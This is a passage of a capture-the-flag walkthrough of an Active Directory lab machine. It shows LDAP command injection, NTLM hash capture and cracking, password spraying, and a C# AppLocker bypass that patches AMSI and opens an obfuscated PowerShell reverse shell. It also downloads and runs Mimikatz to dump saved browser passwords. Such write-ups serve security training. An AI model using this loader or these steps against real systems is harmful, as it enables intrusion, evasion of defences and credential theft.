if ($result -eq [System.Windows.Forms.DialogResult]::OK)
{
    $x = $textBox.Text
    $User.Put("mobile",$x)
    $User.SetInfo()
}
```

From our shell on the machine, after requesting a Kerberos ticket we can run `ldapmodify` to alter Ray Duncan's `mobile` attribute:

```
kinit ray.duncan
echo -e 'dn: CN=Ray Duncan,OU=Development,DC=windcorp,DC=htb\nchangetype:
modify\nreplace: mobile\nmobile: test' | ldapmodify -H ldap://windcorp.htb
```

```
root@webserver:~# echo -e 'dn: CN=Ray Duncan,OU=Development,DC=windcorp,DC=htb\nchangetype: modify\nreplace:
mobile\nmobile: test' | ldapmodify -H ldap://windcorp.htb

SASL/GSS-SPNEGO authentication started
SASL username: ray.duncan@WINDCORP.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "CN=Ray Duncan,OU=Development,DC=windcorp,DC=htb"
```

After a short while, the change is reflected in the `debug-users.txt` file found on the `Wc-Share` share.

```
IvanJennings43235345
MiriamMills93827637
BenjaminHernandez23232323
RayDuncantest
```

This suggests that `mobile` values are periodically retrieved from LDAP and written to the text file for debugging purposes. Assuming this action might be performed by a PowerShell script, we can try injecting commands in the `mobile` parameter to see if we can obtain code execution.

```
echo -e 'dn: CN=Ray Duncan,OU=Development,DC=windcorp,DC=htb\nchangetype:
modify\nreplace: mobile\nmobile: $(whoami)' | ldapmodify -H ldap://windcorp.htb
```

Our attempt is successful. We can read the ouput of the injected command in the `debug-users.txt` file as soon as it gets updated:

```
IvanJennings43235345
MiriamMills93827637
BenjaminHernandez23232323
RayDuncanwindcorp\scriptrunner
```

By experimenting with different payloads, we quickly learn that the maximum payload length is 65 characters. Additionally, egress firewall rules appear to be blocking outside connections, preventing us from getting a reverse shell. Outgoing NTLM traffic seems to be blocked as well, as our attempts of stealing hashes with Responder are unsuccessful. Looking back to our enumeration findings, we remember the NTLM related configuration found in the web application code, which could be an indication of the fact that outgoing NTLM towards the web server is allowed as an exception to the general blocking rule.

Having obtained `root` access on the web server we can forward port 445 to our attacking machine, where we run `impacket-smbserver` to receive incoming requests and read NTLM hashes.

```
sudo smbserver.py my . -smb2support
```

We run `sshd` on port 2222 on our attacking machine:

```
sudo `which sshd` -d -p2222
```

From our shell on the target we run the following command to connect to our SSH server and perform local port forwarding (`tempuser` is a temporary user created on our machine):

```
ssh -fN -L 192.168.0.100:445:10.10.14.13:445 -p2222 tempuser@10.10.14.12
```

We then run `ldapmodify` to inject our payload in the `mobile` attribute:

```
echo -e 'dn: CN=Ray Duncan,OU=Development,DC=windcorp,DC=htb\nchangetype:
modify\nreplace: mobile\nmobile: $(Get-Content \\\\webserver.windcorp.htb\my)' |
ldapmodify -H ldap://windcorp.htb
```

This triggers a request to our `smbserver`.

```
[*] Incoming connection (10.10.14.12,33102)
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] AUTHENTICATE_MESSAGE (WINDCORP\scriptrunner,HOPE)
[*] User HOPE\scriptrunner authenticated successfully
[*]
scriptrunner::WINDCORP:aaaaaaaaaaaaaaaa:c9ad658c55e82dc46cec4152e90625ae:0101000000000000068e0616defd8012047e27
6edc427010000000001001000048004f0066004f006d007200660051000300100048004f0066004f006d007200660051000200100076006c0
06b00410067004c006500620004001000076006c006b00410067004c006500620007000800068e0616defd80106000400020000000800300
03000000000000000000000000000210000d06cdb0b595a9dfb0246729a86f88c786749196874e3425053f2af4f0abf2d660a0010000000000
00000000000000000000000000009003600630069006600730002f00770065006200730065007200760065007200 2e00770069006e006400630
06f00720070002e006800740062000000000000000000
```

The hash can be easily cracked using John the Ripper and the `rockyou.txt` wordlist.

```
john --wordlist=/usr/share/wordlists/rockyou.txt smbhash
```

```
john --wordlist=/usr/share/wordlists/passwords/rockyou.txt smbhash
<SNIP>
!@p%i&J#iNNo1T2  (scriptrunner)
```

Since the `scriptrunner` account doesn't have any extended rights, we obtain a list of users from LDAP to attempt password spraying.

```
ldapsearch -H ldap://windcorp.htb -b 'DC=windcorp,DC=htb' sAMAccountName
'CN=Users,DC=windcorp,DC=htb' | grep sAMAccountName | grep -v '\$$' | awk '{print $2}'
```

We save the output to a file named `userlist` and use kerbrute to spray the password:

```
proxychains kerbrute -users userlist -password '!@p%i&J#iNNo1T2' -domain windcorp.htb -dc-ip 192.168.0.2 2>/dev/null
```

```
proxychains kerbrute -users userlist -password '!@p%i&J#iNNo1T2' -domain windcorp.htb -dc-ip 192.168.0.2
2>/dev/null

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Blocked/Disabled user => Guest
[*] Blocked/Disabled user => krbtgt
<SNIP>
[*] Valid user => Albert.James
[*] Stupendous => Bob.Wood:!@p%i&J#iNNo1T2
[*] Saved TGT in Bob.Wood.ccache
```

The password is valid for the user `Bob.Wood`, and the corresponding TGT was saved to the `Bob.Wood.ccache` file. We can use the ticket to obtain a shell on the system via WinRM:

```
export KRB5CCNAME=Bob.Wood.ccache
proxychains evil-winrm -i hope.windcorp.htb -r windcorp.htb
```

In case the ticket returned by `kerbrute` doesn't work, we can request a new one:

```
unset KRB5CCNAME
kdestroy
proxychains kinit Bob.Wood
proxychains evil-winrm -i hope.windcorp.htb -r windcorp.htb
```

```
proxychains evil-winrm -i hope.windcorp.htb -r windcorp.htb

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
fatal: not a git repository (or any of the parent directories): .git

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.0.2:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.0.2:5985  ...  OK
*Evil-WinRM* PS C:\Users\Bob.Wood\Documents> whoami
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.0.2:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.0.2:5985  ...  OK
windcorp\bob.wood
```

A shell as `bob.wood` on the main host is obtained.

Privilege Escalation

Our shell is running in Constrained Language Mode (CLM):

```
$ExecutionContext.SessionState.LanguageMode
```

```
*Evil-WinRM* PS C:\Users\Bob.Wood\Documents> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

AppLocker rules are also restricting the applications that we are allowed to run.

```
Get-AppLockerPolicy -effective -xml
```

To get around these restrictions, well-known CLM and AppLocker bypass techniques can be combined. This requires running a .NET executable through InstallUtil.exe. Two `InstallUtil` executables are found on the system:

```
*Evil-WinRM* PS C:\Users\Bob.Wood\Documents> cmd /c dir \Windows\Microsoft.NET\* /s/b | findstr InstallUtil.exe$
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
```

Upon examining the AppLocker policy, we notice that `%WINDIR%\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe` is blocked, but `%WINDIR%\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe` is not.

```
<FilePathRule Id="18635dba-5d58-40d5-9c90-12a3638088fa"
Name="%WINDIR%\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe" Description=""
UserOrGroupSid="S-1-1-0" Action="Deny">
```

We build the following C# program and transfer it to the target via HTTP.

```
using System;
using System.ComponentModel;
using System.Runtime.InteropServices;
using System.Runtime.CompilerServices;
using System.Management.Automation.Runspaces;
using Microsoft.PowerShell;
namespace Myohmy
{
    public class Program
    {
        [DllImport("ke" + "r" + "ne" + "l32" + ".dl" + "l", SetLastError = true,
        EntryPoint = "Virt" + "ual" + "Pr" + "ot" + "ect")]
        public static extern bool e(IntPtr a, UIntPtr b, uint c, out uint d);
        [DllImport("ker" + "nel" + "32" + "." + "dl" + "l", SetLastError = true,
        EntryPoint = "Ge" + "tPro" + "cAd" + "dr" + "ess")]
        public static extern IntPtr f(IntPtr a, string b);
        [DllImport("ker" + "nel" + "32" + ".d" + "ll", SetLastError = true,
        EntryPoint = "LoadL" + "ibra" + "ry")]
        public static extern IntPtr g(string a);
        public static void PrintLastError(String message)
        {
            int lastError = Marshal.GetLastWin32Error();
            Console.Error.WriteLine("[!] Error {0}: 0x{1:X08} - {2}", message,
            lastError, new Win32Exception(Marshal.GetLastWin32Error()).Message);
        }
        public static void Main(string[] args)
        {
            gogo();
        }
        public static void gogo()
        {
            uint p;
```

```
            var Autom = typeof(System.Management.Automation.ApplicationInfo).Assembly;
            var gtldi =
Autom.GetType("System.Management.Automation.Security.SystemPolicy").GetMethod("GetSyste
mLockdownPolicy", System.Reflection.BindingFlags.Public |
            System.Reflection.BindingFlags.Static);
            var gtldh = gtldi.MethodHandle;
            RuntimeHelpers.PrepareMethod(gtldh);
            var get_lockdown_ptr = gtldh.GetFunctionPointer();
            e(get_lockdown_ptr, new UIntPtr(4), 0x40, out p);
            Marshal.Copy(new byte[] { 0x48, 0x31, 0xc0, 0xc3 }, 0,
            get_lockdown_ptr, 4);
            var x = g("am" + "si.d" + "l" + "l");
            var y = f(x, "Am" + "si" + "S" + "can" + "B" + "uf" + "fer");
            if (!e(y, new UIntPtr(8), 0x04, out p))
            {
                PrintLastError("Protect read/write");
                return;
            }
            Marshal.Copy(new byte[] { 0xB8 }, 0, IntPtr.Add(y, 0), 1);
            Marshal.Copy(new byte[] { 0x57 }, 0, IntPtr.Add(y, 1), 1);
            Marshal.Copy(new byte[] { 0x00 }, 0, IntPtr.Add(y, 2), 1);
            Marshal.Copy(new byte[] { 0x07 }, 0, IntPtr.Add(y, 3), 1);
            Marshal.Copy(new byte[] { 0x80 }, 0, IntPtr.Add(y, 4), 1);
            if (System.IntPtr.Size == 8)
            {
                Marshal.Copy(new byte[] { 0xC3 }, 0, IntPtr.Add(y, 5), 1);
            }
            else
            {
                Marshal.Copy(new byte[] { 0xC2 }, 0, IntPtr.Add(y, 5), 1);
                Marshal.Copy(new byte[] { 0x18 }, 0, IntPtr.Add(y, 6), 1);
                Marshal.Copy(new byte[] { 0x00 }, 0, IntPtr.Add(y, 7), 1);
            }
            if (!e(y, new UIntPtr(8), 0x20, out p))
            {
                PrintLastError("Protect exec/read");
                return;
            }
            ConsoleShell.Start(RunspaceConfiguration.Create(), "Meh", "Help", new
            string[] {"-exec", "bypass", "-noprofile", "$tmp =
@('sYSteM.nEt.sOc','KEts.tCPClIent');$tmp2 = [String]::Join('',$tmp);$client = New-
Object $tmp2('10.10.14.12',4545);$stream = $client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2 = $sendback + ($env:UserName) + '@' +
($env:UserDomain) + ([System.Environment]::NewLine) + (get-location)+'>';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Lengt
h);$stream.Flush()};$client.Close()" });
        }
```

```
    }
    [System.ComponentModel.RunInstaller(true)]
    public class Loader : System.Configuration.Install.Installer
    {
        public override void Uninstall(System.Collections.IDictionary
        savedState)
        {
            base.Uninstall(savedState);
            Program.gogo();
        }
    }
}
```

```
python3 -m http.server
```

```
wget http://10.10.14.12:8000/bypass-clm.exe -o bypass-clm.exe
```

We open a Netcat listener on port 4545:

```
nc -lnvp 4545
```

To bypass AppLocker and execute the uploaded binary we run the following command:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U "C:\ProgramData\bypass-clm.exe"
```

A reverse shell is returned to our listener.

```
nc -lnvp 4545

Connection from 10.10.11.179:63321
whoami
windcorp\bob.wood
Bob.Wood@WINDCORP
C:\ProgramData>
```

As part of our enumeration process, we run Invoke-Mimikatz to retrieve Edge saved passwords.

```
iex(iwr http://10.10.14.12:8000/Invoke-Mimikatz.ps1 -useb)
Invoke-Mimikatz -Command '"dpapi::chrome
/in:c:\Users\bob.wood\appdata\local\microsoft\edge\userda~1\Default\logind~1
/unprotect"'
```

```
C:\ProgramData>Invoke-Mimikatz -Command '"dpapi::chrome /in:c:\Users\bob.wood\appdata\local\microsoft
\edge\userda~1\Default\logind~1 /unprotect"'

  .#####.   mimikatz 2.2.0 (x86) #19041 Jul 24 2021 11:06:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # dpapi::chrome /in:c:\Users\bob.wood\appdata\local\microsoft\edge\userda~1\Default
\logind~1 /unprotect
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
 * using CryptUnprotectData API
> AES Key is: 511a1e3d0815621cf6dbb15c82be7129a2bd07df963a4f96e008ac76812387de

URL     : http://somewhere.com/ ( http://somewhere.com/login.html )
Username: bob.wood@windcorp.htb
 * using BCrypt with AES-256-GCM
Password: SemTro??32756Gff

URL     : http://google.com/ ( http://google.com/login.html )
Username: bob.wood@windcorp.htb
 * using BCrypt with AES-256-GCM
Password: SomeSecurePasswordIGuess!09

URL     : http://webmail.windcorp.com/ ( http://webmail.windcorp.com/login.html )
Username: bob.woodADM@windcorp.com
 * using BCrypt with AES-256-GCM
Password: smeT-Worg-wer-m024
```

Among the retrieved passwords, one for the administrative user `bob.woodADM` is found. We can successfully re-use it for Kerberos authentication:

```
proxychains kinit bob.woodADM
```

```
proxychains kinit bob.woodADM 2>/dev/null
Password for bob.woodADM@WINDCORP.HTB: smeT-Worg-wer-m024


klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: bob.woodADM@WINDCORP.HTB

Valid starting       Expires              Service principal
11/04/2022 07:13:59  11/04/2022 11:13:59  krbtgt/WINDCORP.HTB@WINDCORP.HTB
        renew until 11/04/2022 11:13:59
```

We can now open a WinRM session as `bob.woodADM` and verify that we have obtained administrative rights.

```
proxychains evil-winrm -i hope.windcorp.htb -r windcorp.htb
```

```
whoami /groups
```

```
*Evil-WinRM* PS C:\Users\bob.woodadm\Documents> whoami /groups
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.0.2:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.0.2:5985  ...  OK

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
Attributes
========================================== ================ ============================================
=============================================================
Everyone                                   Well-known group S-1-1-0
<SNIP>
BUILTIN\Administrators                     Alias            S-1-5-32-544
<SNIP>
WINDCORP\Domain Admins                     Group            S-1-5-21-1844305427-4058123335-2739572863-512
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.